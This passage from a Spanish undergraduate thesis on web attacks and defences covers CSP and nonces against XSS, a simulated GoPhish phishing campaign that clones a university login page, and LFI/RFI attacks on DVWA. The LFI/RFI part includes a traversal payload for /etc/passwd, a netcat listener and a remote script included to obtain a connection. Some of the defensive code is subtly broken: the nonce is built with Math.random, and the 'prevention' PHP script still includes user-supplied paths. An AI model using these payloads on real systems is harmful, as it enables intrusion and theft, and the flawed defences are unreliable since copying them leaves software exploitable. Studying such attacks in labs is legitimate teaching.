La política de seguridad de contenido permite definir una gran cantidad de restricciones mediante directivas, que normalmente se escriben en los encabezados de las respuestas HTTP, pero también se pueden escribir en los archivos de configuración del servidor. Un ejemplo sería añadir en el archivo "*httpd.conf*" la línea:

Header set Content-Security-Policy "default-src 'self';".

También se puede especificar en metaetiquetas HTML. A continuación, se expone un ejemplo:

> *<meta http-equiv="Content-Security-Policy" content="script-src 'self' https://apis.google.com">*

Es muy importante añadir estas sentencias lo antes posible, ya que esta política no se aplica a elementos que se han escrito antes de utilizar esta técnica, es decir, que en el supuesto caso de que un atacante proporcione un enlace malicioso a la página web antes de que se aplique esta política de seguridad, no se bloqueará.

Después de escribir estas directivas, cualquier fuente que no esté especificada en la lista blanca será rechazada. En la lista blanca, se detallan tanto las directivas mencionadas anteriormente, como las palabras clave que se pueden utilizar para poder restringir desde fuentes, hasta imágenes y elementos multimedia. Unos ejemplos de estas palabras clave serían:

- 'script-src': Aquí se incluye, la lista blanca de fuentes en las que se pueden ejecutar scripts.
- 'img-src': Se restringen las fuentes de imágenes.
- 'media-src': Se restringe la carga de archivos de sonido y de video.
- 'object-src': Permite el uso de fuentes de plugins.

Utilizando estas directrices conseguiremos que no se puedan utilizar scripts, pero en una página puede que lleguemos a necesitar sí o sí ejecutar algún tipo de script en línea. Para ello, una técnica muy utilizada, es el uso de un nonce criptográfico, que consiste en un número que se utiliza solo una vez, o un hash. Con esto aseguramos que cuando se introduzca un script provoque un cambio dentro del bloque y sea imposible ejecutarlo. Básicamente estás indicando al navegador que el contenido del script que se está ejecutando, no ha sido inyectado de alguna forma dentro del documento.

La técnica de nonce hace que cada solicitud al servidor genere una cadena aleatoria codificada en base64 con mínimo 128 bits. Este número generado se añade como atributo en el encabezado de los scripts, haciendo así una especie de "*whitelist*". A continuación se muestra un ejemplo del uso de nonce.

```
var longitud = process.argv[2];
var numeroAleatorio = function (length) {
    var caracteres = "QWERTYUIOPASDFGHJKLÑZXCVBNMqwertyuiopasdfghjklñzxcvbnm123456789@=/";
    var texto = "";
    for(var i = 0; i < length; i++) {
        texto += caracteres.charAt(Math.floor(Math.random() * caracteres.length));
    }
    return texto;
}
var nonce = numeroAleatorio(longitud);
console.log(nonce);
```

Figura 31. Uso de nonce para prevenir XSS

Aquí, como podemos observar, se ha creado una variable con los caracteres que el programa podrá utilizar para generar la cadena de caracteres. Después, dentro del bucle, por cada iteración escogerá un carácter aleatorio del string y lo concatena dentro de la variable “texto”. Posteriormente, cuando ejecutemos el programa desde la consola, pasaremos como argumento la longitud que queramos para el nonce, nuestro caso 16.

```
PS C:\Users\pgrau\OneDrive\Escritorio> node crypto 16
FufhmK5c8gyvQsÑ5
```

Figura 32. Ejecución script nonce

Otra forma para defenderse de posibles ataques Cross-site-scripting es filtrar los datos de entrada. En el momento en que la aplicación reciba datos suministrados por el usuario que puedan copiarse en una de sus respuestas en cualquier momento futuro, la aplicación debe realizar una validación de estos datos en función del contexto, de la manera más estricta posible. Las características potenciales para validar son las siguientes:

- Los datos no son demasiado largos.
- Los datos contienen sólo un determinado conjunto de caracteres permitidos.
- Los datos coinciden con una expresión regular particular.

Las diferentes normas de validación deben aplicarse de la manera más restrictiva posible a los nombres, direcciones de correo electrónico, números de cuenta, etc., según el tipo de datos que la solicitud espera recibir en cada campo.

Aparte de filtrar los datos de entrada, también se debe securizar la salida de los datos. Una de las formas más eficaces consiste en codificar estos datos, así, nos aseguramos de que los navegadores manejan caracteres potencialmente maliciosos de una manera segura, tratándolos como parte del contenido del documento HTML y no como parte de su estructura.

5.2.2 Defensa a DOM XSS

A diferencia de las defensas explicadas antes, claramente, no se aplican a las defensas basadas en DOM XSS, ya que, estas vulnerabilidades no suponen que los datos controlados por el usuario están copiados en las respuestas devueltas por el servidor, sino que la carga útil del ataque se ejecuta en el entorno modificado del cliente. Este tipo de ataques son bastante peligrosos, debido a que los datos que se procesan no están controlados por el servidor y llegan a ser casi invisibles.

En el caso de que se tengan que utilizar scripts en el lado del cliente, estas vulnerabilidades se pueden prevenir de dos maneras, validando la entrada y salida de datos.

Un ataque se puede prevenir validando que los datos que se van a insertar en el documento contienen solo caracteres alfanuméricos y espacios en blanco. Además de este control del lado del cliente, se puede utilizar sistemas de prevención de intrusiones que inspeccionen los parámetros de entrada del URL y así, evitar que se sirvan páginas inapropiadas.

Al igual que con los defectos XSS reflejados, las aplicaciones pueden realizar la codificación HTML de los datos DOM controlables por el usuario antes de que se inserten en el documento. Esto permite que todo tipo de caracteres y expresiones potencialmente peligrosos se muestren dentro de la página de forma segura.

6. Phishing

El ataque phishing es una de las técnicas más utilizadas para obtener información de usuarios mediante el envío de correos falsos, archivos o enlaces maliciosos. España en 2019 tuvo un aumento del 350% de estos ataques, dejándolo así, como el país con el mayor número de ataques phishing, con un total del 8,38% de los ataques en todo el planeta (itdigitalsecurity, 2020).

6.1 Ataque

Este ataque consiste en engañar al usuario para que entre en una página web falsa y proporcione información confidencial, datos de inicio de sesión, etc. Los atacantes pueden recrear con todo detalle tanto una página web como un correo electrónico de una empresa para que la estafa parezca más creíble. Esto pasa diariamente en la mayoría de las empresas, por eso, es necesario concienciar a los usuarios de este peligro al que se tienen que enfrentar cotidianamente.

A continuación, en la siguiente figura podremos observar el circuito habitual de un ataque phishing.



Figura 33. Recorrido de un ataque phishing

La mayoría de la gente que no esté muy familiarizada con la informática puede pensar que este tipo de ataques tienen una complejidad muy alta. Pero al revés, cualquier

persona sería capaz de realizar este ataque. El phishing es la forma más sencilla de ciberataque y, al mismo tiempo, la más peligrosa y efectiva (malwarebytes, 2019).

Esto se puede realizar mediante distintos programas, el más conocido es el GOPHISH. Es una herramienta gratuita en la que se pueden simular ataques phishing y posteriormente analizar los resultados.

Vamos a utilizar esta aplicación para realizar un ataque phishing simulado. Para ello, tendremos que crear un grupo de usuarios a los que se les va a mandar los correos, diseñar el correo que vamos a mandar y recrear la página web a la que se les va a redirigir a estos usuarios.

Para lanzar el ataque crearemos una campaña en la que tendremos que proporcionar:

- Nombre de la campaña.
- La plantilla de mensaje que hemos creado
- La página que hemos recreado
- Localización del servidor de phishing
- Dia del envío
- El perfil de envío que hemos creado
- El grupo creado



Figura 34. Creación de campaña phishing

Cuando creamos la campaña, se enviarán los emails a nuestras víctimas. Para este ejemplo he usado mi correo electrónico y cómo podemos observar en la siguiente figura lo he recibido con éxito.



Figura 35. Correo phishing

En el momento que pinchamos en el link nos redirigirá a la página que hemos recreado que está ubicada en mi servidor local y en el supuesto de querer un dominio real, habría que comprarlo u obtener uno gratuitamente. En el hipotético caso de que un usuario proporcione sus datos personales, la misma aplicación de GOPHISH recoge estos datos y los muestra.



Figura 36. Resultados campaña phishing

Dentro del phishing se pueden diferenciar varios tipos de ataques, según a quien quieras atacar, cómo y por qué medio. Primero de todo vamos a hablar del spear phishing, ya que, es uno de los ataques más utilizados y conocidos.

6.1.1 Spear phishing

Un ataque de spear phishing es una forma dirigida de phishing que, a diferencia de los correos electrónicos de phishing generales que utilizan tácticas similares al spam para atacar a miles de personas en campañas masivas de correo electrónico, los correos electrónicos de phishing dirigido se envían a personas específicas dentro de una organización. Usan la ingeniería social para adaptar la campaña hacia un perfil más específico, así cuando reciban el mensaje puede que sea de interés para ellos y finalmente lo abran.

Estas campañas, habitualmente, se lanzan masivamente por correo haciéndose pasar por alguien importante o alguna marca que se sepa que es del agrado de la víctima. Así, llaman la atención de la víctima y las posibilidades de que caiga en la trampa son más altas.

6.1.2 Phishing de clonación

Este tipo de ataque phishing consiste en aprovechar correos legítimos que una víctima ya pueda haber recibido para crear una réplica maliciosa del mismo. Esto se podría realizar con la aplicación mostrada en el principio de este apartado, ya que, se puede replicar tanto un correo como una página web en segundos. Solo hay que pegar el link de la página a recrear y directamente la aplicación la clona. En la siguiente figura se muestra un ejemplo de clonación. Se ha clonado la página principal de inicio de sesión de la UPV.



Figura 37. Página replicada en GOPHISH

6.1.3 Fraude de CEO

El fraude del CEO consiste en que un atacante envía un correo electrónico a un empleado que no tenga rango en una empresa, normalmente alguien que trabaja en contabilidad o finanzas, haciéndose pasar por el director de la empresa u otro ejecutivo. El objetivo de estos correos electrónicos suele hacer que la víctima transfiera fondos a una cuenta falsa. El hecho de que les llegue un correo del director general de la empresa ya hace que el mail sea más creíble.

6.1.4 Smishing

El smishing es un tipo de phishing realizado vía SMS que aprovecha el uso en masa de los teléfonos móviles por los usuarios para el envío de mensajes falsos. Este último año en España hemos presenciado un smishing haciéndose pasar por la empresa correos. La siguiente figura muestra un ejemplo de lo que sería un ataque smishing.



Figura 38. Ejemplo smishing

Si un usuario llega a entrar en el link se le pedirá que descargue una aplicación, que es similar a la de correos. En esta aplicación, si se les da acceso a permisos como leer, recibir y modificar mensajes puede llegar a enviar mensajes falsos a todos los contactos de tu dispositivo haciendo spam del mismo SMS visto en la figura anterior.

6.1.5 Caza de ballenas

La caza de ballenas consiste en que en lugar de atacar a usuarios con un nivel inferior dentro de una empresa, el atacante realiza estos ataques a “peces gordos”, es decir, a altos cargos, como CEOs, COOs, etc. Si se consigue realizar con éxito un ataque como estos, se puede conseguir información a la que una persona con un rango inferior no podría conseguir. Al igual que otros ataques phishing, se usan vía correo electrónico suplantando páginas web. En 2019, la empresa valenciana de transporters EMT recibió un ataque phishing de este tipo, perdiendo un total de cuatro millones de euros. (razón, 2021)

6.2 Defensa

En este apartado se van a explicar varias formas para prevenir este tipo de ataques. Existen varias técnicas que se puede hacer para securizar una empresa ante los ataques phishing, y de las más importantes es la enseñanza y la concienciación a los usuarios de una empresa.

6.2.1 Concienciación

La concienciación implica explicar los distintos tipos de correos electrónicos de suplantación de identidad, qué buscar y qué hacer si se sospecha de una suplantación de identidad. Esta técnica es muy importante, ya que diariamente la mayoría de las empresas reciben correos falsos con la intención de obtener información confidencial y las principales víctimas son los trabajadores.

Se pueden dar situaciones en la que un usuario cae en la trampa del atacante por no saber diferenciar cuando se trata de una suplantación de identidad y cuando es un correo real. Un fallo de un usuario puede costar mucho dinero para la empresa.

6.2.2 Auto phishing

Otra técnica muy utilizada, es el “auto phishing”. Esta táctica implica enviar correos electrónicos de phishing simulados que contienen archivos adjuntos, enlaces incrustados y solicitudes de información personal a sus propios empleados. Si un usuario se fía y proporciona información, se le mostrará una pantalla en la que se explica la situación y se ofrecen consejos sobre cómo evitar ser "víctima de suplantación de identidad" en el futuro.

Es muy difícil asegurar al 100% la seguridad antes ataques phishing mediante un “firewall humano” ya que seguirá siendo penetrable.

7. File inclusion (FI)

La vulnerabilidad de la inclusión de archivos permite a un atacante sustituir archivos que ya están presentes en una página web por archivos que este seleccione. Esta vulnerabilidad se produce cuando no se lleva a cabo una validación adecuada de las entradas del usuario. Según el contenido del archivo se puede llegar a ejecutar código en el servidor web, provocar un ataque Cross-Site-Scripting, realizar un ataque de denegación de servicio, etc. Si la aplicación web está mal desarrollada, mal configurada o se ejecuta con altos privilegios, un atacante puede llegar a obtener información confidencial.

Este ataque no es muy utilizado por los atacantes. De acuerdo con el último artículo de Acunetix Web application Vulnerability report, en 2019 y 2020 la vulnerabilidad de inclusión de archivos estuvo presente en el 1% de las aplicaciones web (Acunetix, 2021).

Cabe destacar varios tipos de ataque de inclusión de archivos. Primero, Local File Inclusion (Inclusión de archivos locales), en el que se intenta sustituir el archivo presente en la aplicación web por un archivo local. Después está, Remote File Inclusion (Inclusión de archivos remotos) que consiste en sustituir algún archivo de la página por otro externo que se ubique en otra URL.

7.1 Local file inclusión

La inclusión de archivos locales consiste en incluir archivos que ya estén presentes localmente en el servidor de la aplicación web mediante el uso de técnicas que se aprovechan de los procedimientos vulnerables de la aplicación. Un ejemplo de inclusión de archivos locales sería cuando una página web, por defecto, incluye en su URL el nombre del fichero como parámetro de una variable. A continuación, se incluye un ejemplo de una URL perfecta para probar este tipo de ataques:

- http://aplicación_vulnerable/info.php?file_name=inicio.html

La prueba que se realiza normalmente para intentar recuperar el archivo passwd que se encuentra en el servidor de la aplicación sería:

- http://aplicación_vulnerable/info.php?file_name=../../../../../etc/passwd

Si la aplicación es vulnerable a estos ataques, nos aparecerá por pantalla el archivo con los usuarios. Tiene la siguiente apariencia.



Figura 39. Información archivo etc/passwd

Este archivo se utiliza para guardar información de todos los usuarios que tienen acceso al sistema. A continuación, se va a mostrar un ejemplo de la vulnerabilidad LFI (Local File Inclusion) y para ello, se va a utilizar la aplicación vulnerable "*DVWA*" de la lista "*OWASP top 10*".

Dentro de la aplicación, accedemos al apartado de la vulnerabilidad LFI y vamos a intentar obtener información del archivo etc/password desde la misma página. Como podemos observar en la siguiente figura, en el URL se incluye una referencia al archivo "file3.php".

Figura 40. URL vulnerable a LFI

Aprovechamos esto para añadir "?page=../../../../../../../../etc/passwd" y obtenemos satisfactoriamente la información de este archivo.

Figura 41. Archivo /etc/passwd en la página web

Pero esto va más lejos, vamos a crear un script en el que se utiliza el comando netcat, que es una herramienta que tiene dos funcionalidades, cliente y servidor, y puede leer y escribir datos en la red. Nosotros la utilizaremos para leer los datos de esta página web. El script que vamos a utilizar es el siguiente.



Figura 42. Script LFI

Ahora que tenemos el script creado, vamos a lanzar en nuestro terminal un comando para escuchar en el puerto que hemos establecido en el script, es decir, 4757. Utilizaremos el comando "nc -lvp 4757". Ahora que estamos escuchando en este puerto, en la página web, sustituiremos la referencia al fichero "file3.php" por "192.168.0.5/script.php". Vemos que se ejecuta el script, que el listener recibe una señal y se conecta al servidor.



Figura 43. Conectado al servidor utilizando netcat

Estando conectados, podemos visualizar todos los ficheros de este servidor, que en este caso es mi propia máquina. Como en el ejemplo anterior, se va a mostrar la información de los usuarios de la máquina.



Figura 44. /etc/passwd desde netcat

7.2 Remote file inclusion

La inclusión remota de archivos (RFI) es un ataque dirigido a vulnerabilidades en aplicaciones web que hacen referencia dinámicamente a scripts externos. El objetivo del atacante es aprovechar la función de referencia en una aplicación para cargar malware desde una URL remota ubicada dentro de un dominio diferente.

Este tipo de ataques, al igual que la mayoría, tienen la intención de robar información, comprometer los servidores y conseguir el control total del sitio web que permite la modificación del contenido.

Vamos a utilizar la misma aplicación vulnerable que en el apartado anterior. En el URL, en vez de referenciar el valor del parámetro con un archivo local, vamos a escribir el URL de una página web cualquiera, por ejemplo “https://www.google.com/”. El resultado obtenido será el siguiente

Figura 45.Ejemplo Remote File Inclusion

Como podemos observar, el contenido de la página Google se ha añadido a la de nuestra aplicación. Si esto ocurriese en otra aplicación, ya sabemos que es vulnerable a este tipo de ataques. En este ejemplo no se realiza ningún ataque malicioso. Para realizarlo, tendremos que proporcionar una página web que contenga malware. Por ejemplo una página con el siguiente URL: http://pagina_maliciosa/script.js.

7.3 Defensa a File Inclusion

De las mejores técnicas para prevenir ataques a la vulnerabilidad de inclusión de archivos es mantener una lista blanca "*whitelist*" de formatos de archivos válidos, como por ejemplo pdf, jpg, docx, etc. En algunas aplicaciones vulnerables se han visto problemas a la hora de distinguir formatos correctos, ya que, al añadir otra extensión al final del archivo, por ejemplo "*.py*", que es la extensión del lenguaje Python, se puede conseguir que la aplicación lo acepte y este contenga un script malicioso. A continuación se muestra un ejemplo de un archivo engañoso.

- "documento.docx.py"

Para prevenir estos fallos de validación, aparte de comprobar el contenido del fichero una vez subido, tendremos que forzar la extensión del archivo añadiendo al final de este el formato correcto. Esto se puede hacer con un simple script en php.

```php
<?php
    echo "Fichero añadido: ".$_REQUEST["fichero"]."<br>";
    echo "<br><br>";
    $fichero_remoto = $_REQUEST["fichero"].".html";
    echo "Fichero remoto :".$fichero_remoto;
    echo "<br><br>";

    include $fichero_remoto;
?>
```

Figura 46. Script prevención inclusión de archivos

Además, tendremos que deshabilitar las opciones *allow_url_fopen* y *allow_url_include* en el archivo .ini de php. *Allow_url_fopen* se utiliza para recuperar archivos de servidor remotos o sitios web (DreamHost, 2021) mientras que *allow_url_include* permite a un programador incluir un archivo remoto usando una URL en vez de una ruta de un archivo local (DreamHost, 2021). Raramente tendremos que habilitar estas opciones y como pueden llegar a comprometer nuestro sistema lo más aconsejable es deshabilitarlas.

8. Conclusiones y trabajos futuros

Este trabajo de fin de grado tiene como objetivo estudiar las distintas vulnerabilidades que existen en la actualidad, atacarlas y posteriormente explicar cómo defenderte ante ellas. Además, tiene como objetivo exponer ciberataques que hayan ocurrido a lo largo de la historia.

A lo largo del proceso de desarrollo se ha podido comprobar que:

- La técnica más utilizada y fácil de realizar es el ataque phishing, porque el vector más atacado son los trabajadores de las empresas que no están informados sobre los ciberataques y de las consecuencias que pueden conllevar.
- En el ataque de inyección SQL, al igual que el ataque Cross-Site-Scripting, la técnica de defensa más recomendada es la validación de entrada del usuario.
- El ataque de fuerza bruta puede llegar a ser muy peligroso si no estamos bien securizados, pero si aseguramos nuestra plataforma con un número limitado de intentos o con contraseñas multifactor, será muy difícil que invadan nuestro sistema.
- Aunque el ataque de inclusión de archivos no sea un ataque muy utilizado por los métodos de defensa que existen actualmente, no hay que perderlo de vista.

Como resultado de la investigación realizada podemos afirmar que actualmente de las mejores y más recomendadas defensas ante ataques cibernéticos es disponer de expertos en ciberseguridad dentro de una empresa, ya que, como hemos visto han aumentado exponencialmente estos ataques cibernéticos y gran parte de ellos son con fines lucrativos. También, es muy importante concienciar a las empresas de estas amenazas, como también concienciar a los empleados.

En el grado de ingeniería informática no hay ninguna asignatura global en la que se enseñen conceptos teóricos o prácticos sobre ciberseguridad y creo que es necesario tener conocimientos de esta rama de informática.

Este proyecto se podría ampliar en un futuro, añadiendo nuevas formas de atacar vulnerabilidades y nuevas técnicas de defensa. También, se podría incluir un informe de

test de penetración (pentesting) o también añadir más ejemplos de un ataque cibernético utilizando nuevas aplicaciones vulnerables.

9. Bibliografía

Acunetix. (28 de 04 de 2021). *Acunetix*. Obtenido de The Invicti AppSec Indicator: https://www.acunetix.com/white-papers/acunetix-web-application-vulnerability-report-2021/

Antonio , J. M. (21 de 06 de 2018). *Deloitte*. Obtenido de ¿Qué es un ORM?: https://www2.deloitte.com/es/es/pages/technology/articles/que-es-orm.html

Carpio, M. (28 de 02 de 2021). *imf-formacion*. Obtenido de XSS: qué es y cómo funciona el Cross Site Scripting: https://blogs.imf-formacion.com/blog/tecnologia/xss-que-es-y-como-funciona-201805/

Conway, A. (19 de 08 de 2020). *Microsft*. Obtenido de New data from Microsoft shows how the pandemic is accelerating the digital transformation of cyber-security: https://www.microsoft.com/security/blog/2020/08/19/microsoft-shows-pandemic-accelerating-transformation-cyber-security/

dragonjar. (2008 de 02 de 18). Obtenido de Lista de scanners para SQL Injection: https://www.dragonjar.org/lista-de-scanners-para-sql-injection.xhtml

DreamHost. (05 de 05 de 2021). *DreamHost*. Obtenido de allow_url_fopen: https://help.dreamhost.com/hc/es/articles/214199238-allow-url-fopen

DreamHost. (01 de 02 de 2021). *DreamHost*. Obtenido de allow_url_include: https://help.dreamhost.com/hc/es/articles/214205688-allow-url-include

El Pais. (14 de 05 de 2021). El Pais. *Un ciberataque obliga a Irlanda a cerrar el sistema informático de la sanidad pública*.

infoPLC. (23 de 09 de 2018). *infoPLC*. Obtenido de Historia de la ciberseguridad: 5 generaciones de amenazas: https://www.infoplc.net/plus-plus/tecnologia/item/105800-cinco-generaciones-amenazas-digitales

itdigitalsecurity. (25 de 09 de 2020). *itdigitalsecurity*. Obtenido de España es el país más afectado por phishing, con el 8,38% del total de los ataques: https://www.itdigitalsecurity.es/endpoint/2020/09/espana-es-el-pais-mas-afectado-por-phishing-con-el-838-del-total-de-los-ataques

itdigitalsecurity. (25 de 09 de 2020). *itdigitalsecurity*. Obtenido de España es el país más afectado por phishing, con el 8,38% del total de los ataques:

https://www.itdigitalsecurity.es/endpoint/2020/09/espana-es-el-pais-mas-afectado-por-phishing-con-el-838-del-total-de-los-ataques

malwarebytes. (04 de 03 de 2019). *malwarebytes*. Obtenido de Suplantación de identidad (phishing): https://es.malwarebytes.com/phishing/#:~:text=El%20phishing%20es%20un%20m%C3%A9todo,correo%20electr%C3%B3nico%20o%20llamada%20telef%C3%B3nica

Maynes, M. (20 de 08 de 2019). *Microsoft*. Obtenido de One simple action you can take to prevent 99.9 percent of attacks on your accounts: https://www.microsoft.com/security/blog/2019/08/20/one-simple-action-you-can-take-to-prevent-99-9-percent-of-account-attacks/

Microsoft. (02 de 04 de 2019). *Microsoft*. Obtenido de Uso de procedimientos almacenados para grupos de SQL dedicados en Azure Synapse Analytics: https://snyk.io/blog/sql-injection-cheat-sheet/

ostec. (11 de 02 de 2019). *ostec*. Obtenido de Firewall: Historia: https://ostec.blog/es/seguridad-perimetral/firewall/

OWASP. (22 de 12 de 2019). *owasp*. Obtenido de Multifactor Authentication Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html

OWASP. (26 de 10 de 2020). *OWASP*. Obtenido de A7:2017-Cross-Site Scripting (XSS): https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS)

Palacio, G. D. (11 de 03 de 2021). El Mundo. *Ataque al SEPE: ¿Se pagarán las prestaciones por desempleo y ERTE?*

Petters, J. (29 de 3 de 2020). *varonis*. Obtenido de What is a Brute Force Attack?: https://www.varonis.com/blog/brute-force-attack/

Protek. (16 de 09 de 2020). *Protek*. Obtenido de ¿Qué es el concepto de riesgo inherente y cuál es su importancia?: https://www.protek.com.py/novedades/concepto-de-riesgo-inherente/

razón, L. (01 de 02 de 2021). *La razón*. Obtenido de Guerra abierta a los ciberataques en la administración valenciana: https://www.larazon.es/comunidad-valenciana/20210201/52cbzfgnf5fwjesggsahx7elca.html

